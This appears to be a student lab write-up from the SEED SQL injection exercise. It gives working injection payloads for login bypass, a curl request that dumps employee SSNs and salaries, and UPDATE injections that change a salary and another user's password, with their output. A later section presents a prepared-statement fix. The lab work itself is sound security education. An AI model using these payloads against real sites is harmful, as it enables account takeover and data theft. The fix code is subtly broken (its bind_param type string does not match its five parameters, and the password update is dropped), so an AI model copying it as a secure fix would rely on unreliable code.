



---

## Task 2. SQL Injection Attack on SELECT Statement



### 2.1: SQL Injection Attack from webpage.

To log in as the admin with knowledge only of admin's name 'admin' we inject the following code via the Employee ID field: ' or name='admin'; -- . Leave the password field blank. Joining the query's name parameter with the `or` keyword means that information with the 'admin' name is returned regardless of whether the other parameters (the EID or Password) match.

Replacing variables with the injected text in the original PHP code gives us a sense of what is happening in this attack. Injected code is **red** and unused code (commented out by the injected code) is **gray**:

```
$sql = "SELECT id, name, eid, salary, birth, ssn,  
        phoneNumber, address, email, nickname, Password  
        FROM credential  
        WHERE eid= ' ' or name='admin'; -- ' and Password='$input_pwd'  
        ";
```

The following two screenshots show successful execution of this attack:




## 2.2: SQL Injection Attack from command line.

To replicate the above attack via the command line we translate the malicious code into a format usable for an HTTP request: `EID=%27+or+name%3D%27admin%27%3B+--+&Password=.`

This giving us the following command:

```
curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+name%3D%27admin%27%3B+--+&Password='
```

The below screenshot shows successful use of this attack to reveal all database information:



```
Terminal
[11/03/2017 13:30] seed@ubuntu:~$
[11/03/2017 13:30] seed@ubuntu:~$
[11/03/2017 13:30] seed@ubuntu:~$
[11/03/2017 13:30] seed@ubuntu:~$
[11/03/2017 13:30] seed@ubuntu:~$
[11/03/2017 13:30] seed@ubuntu:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+name%3D%27admin%27%3B+--+&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to css -->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000 salary: 8888888 birth: 9/20 ssn: 10211002 nickname: email: address: phone number: <br><h4> Bob Profile</h4>Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: Bobemail: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number: <br><h4> Sany Profile</h4>Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>
```

---

### Task 3. SQL Injection Attack on UPDATE Statement


#### Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary.

To modify our salary as Alice, we log in as Alice, go to the “Edit Profile Information” page, and enter the text `',salary='1000000` in the nickname field as shown below:



This attack inserts code into the `UPDATE` statement that modifies Alice’s salary value.

Alice’s profile page confirms that her salary has been changed to \$1,000,000:



### Task 3.2: SQL Injection Attack on UPDATE Statement — modify other's password.

When we examine Ryan's original information through the terminal, we see the following information including Ryan's original hashed password:

	3		Ryan		30000		50000		4/10		98993524			
					a3c50276cb120637cca669eb38fb9928b017e9ef									

To change Ryan's password while logged in as Alice we go to Alice's "Edit Profile Information" page, enter the desired password (in this case [AliceWasHere](#)), and enter the text ' WHERE name='Ryan' -- ' in the Phone Number field as show below:



Replacing corresponding variables with this text in the relevant PHP code gives us a sense of why this works. Injected or replaced code is in **red**, and code that is unused (commented out by the injected code) is in **gray**:


```
If ($input_pwd!='') {  
    $input_pwd = sha1(AliceWasHere);  
    $sql = "UPDATE credential SET nickname='$input_nickname',  
        email='$input_email', address='$input_address',  
        Password='$input_pwd', PhoneNumber=' ' WHERE name='Ryan' -- '  
        where ID=$input_id;";  
}
```

Since the phone number variable is read after the password variable in the SQL query, we can use the phone number field to inject the malicious code that changes the user whose password is being updated. Interestingly, this method uses the site's built in SHA1 hashing function so that we don't have to hash our password manually.

Now when we examine Ryan's password through the command line we see a new hash, which indicates that we have successfully modified Ryan's password as Alice:

```
mysql> SELECT password FROM credential WHERE Name='Ryan';  
+-----+  
| password |  
+-----+  
| fa3990e1439c20b060ecf4cc2bb5bf232b747cca |  
+-----+  
1 row in set (0.00 sec)
```

Indeed when we plug our new password ([AliceWasHere](#)) into an online SHA1 function we see exactly the same hash, confirming that we successfully changed Ryan's password to our own password:





## Task 4: Countermeasure – Prepared Statement

First we update the code in `unsafe_credential.php` using the prepared statement mechanism to make it safe against SQL injection. This includes commenting out the JSON-related code as shown in the code screenshot below:

The screenshot shows two windows. The left window displays a PDF document titled "HW3-official.pdf (page 7 of 8) - Edited". The right window shows a code editor with the file `unsafe_credential.php` open. The code implements a prepared statement to safely handle user input for a SQL query. The query selects user details from a `credential` table based on `id` and `password`. The code uses `$stmt->prepare()`, `$stmt->bind_param()`, `$stmt->execute()`, and `$stmt->bind_result()` to execute the query safely. The results are fetched and converted to a JSON format for output.

**SQL Statement Execution Phases**

Compilation

- Parsing & Tokenization Phase
- Compilation Phase
- Query Optimization Phase
- Code

Execution

Figure 3: Prepared Statement Workflow

To understand how prepared statement prevents SQL injection, we need to understand what happens when SQL server receives a query. The high-level workflow of how queries are executed is shown in Figure 3. In the compilation step, queries first go through the parsing and tokenization phase, where a query is checked against the syntax and semantics. The next phase is the compilation phase where keywords (e.g. SELECT, FROM, UPDATE, etc.) are converted into a format understandable to machines. Basically, in this phase, query is interpreted. In the query optimization phase, the number of different plans are considered to execute the query, out of which the best optimized plan is chosen. The chosen plan is more in the cache, so whenever the next query comes in, it will be checked against the content in the cache; if it's already present in the cache, the parsing, compilation and query optimization phases will be skipped. The compiled query is then passed to the execution phase where it is actually executed.

We also incorporate prepared statement code into `unsafe_edit.php` as shown:

The screenshot shows a code editor with the file `unsafe_edit.php` open. The code implements a prepared statement to safely handle user input for a SQL query. The query updates user details in a `credential` table based on `id`. The code uses `$stmt->prepare()`, `$stmt->bind_param()`, and `$stmt->execute()` to execute the query safely. The code also includes a check for the `$bind_id` variable to ensure it is not empty before executing the query.

```
// Modified to avoid SQL injection attacks
$sql="";
if ($input_pwd!="") {
    $input_pwd = sha1($input_pwd);
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?");
    $sql->bind_param("sssssi", $input_nickname, $input_email, $input_address, $input_phonenumber, $input_id);
    $sql->execute();
} else {
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?");
    $sql->bind_param("sssssi", $input_nickname, $input_email, $input_address, $input_phonenumber, $input_id);
    $sql->execute();
}
$conn->close();
header("Location: unsafe_credential.php");
exit();
```

Now the above-described attacks fail. For example, when we attempt the SQL injection of Task 2.1 we encounter the error message “The account information you provided does not exist”, as shown in the following screenshots:

The top screenshot shows a web application interface titled "Employee Profile Information". It contains two input fields: "Employee ID:" and "Password:". The "Employee ID:" field contains the text "' or name='admin'; --". Below the input fields is a button labeled "Get Information". At the bottom of the form is the text "Copyright © SEED LABs".

The bottom screenshot shows the same web application interface, but with an error message displayed: "The account information your provide does not exist". A "LOG OFF" button is visible in the top right corner of the form area.

Attempting all other attacks outlined above also fails with the new secure code. By ensuring all user-entered text is processed as data, prepared statements prohibit introduction of executable SQL code. Now the website treats our malicious SQL code simply as unrecognized data.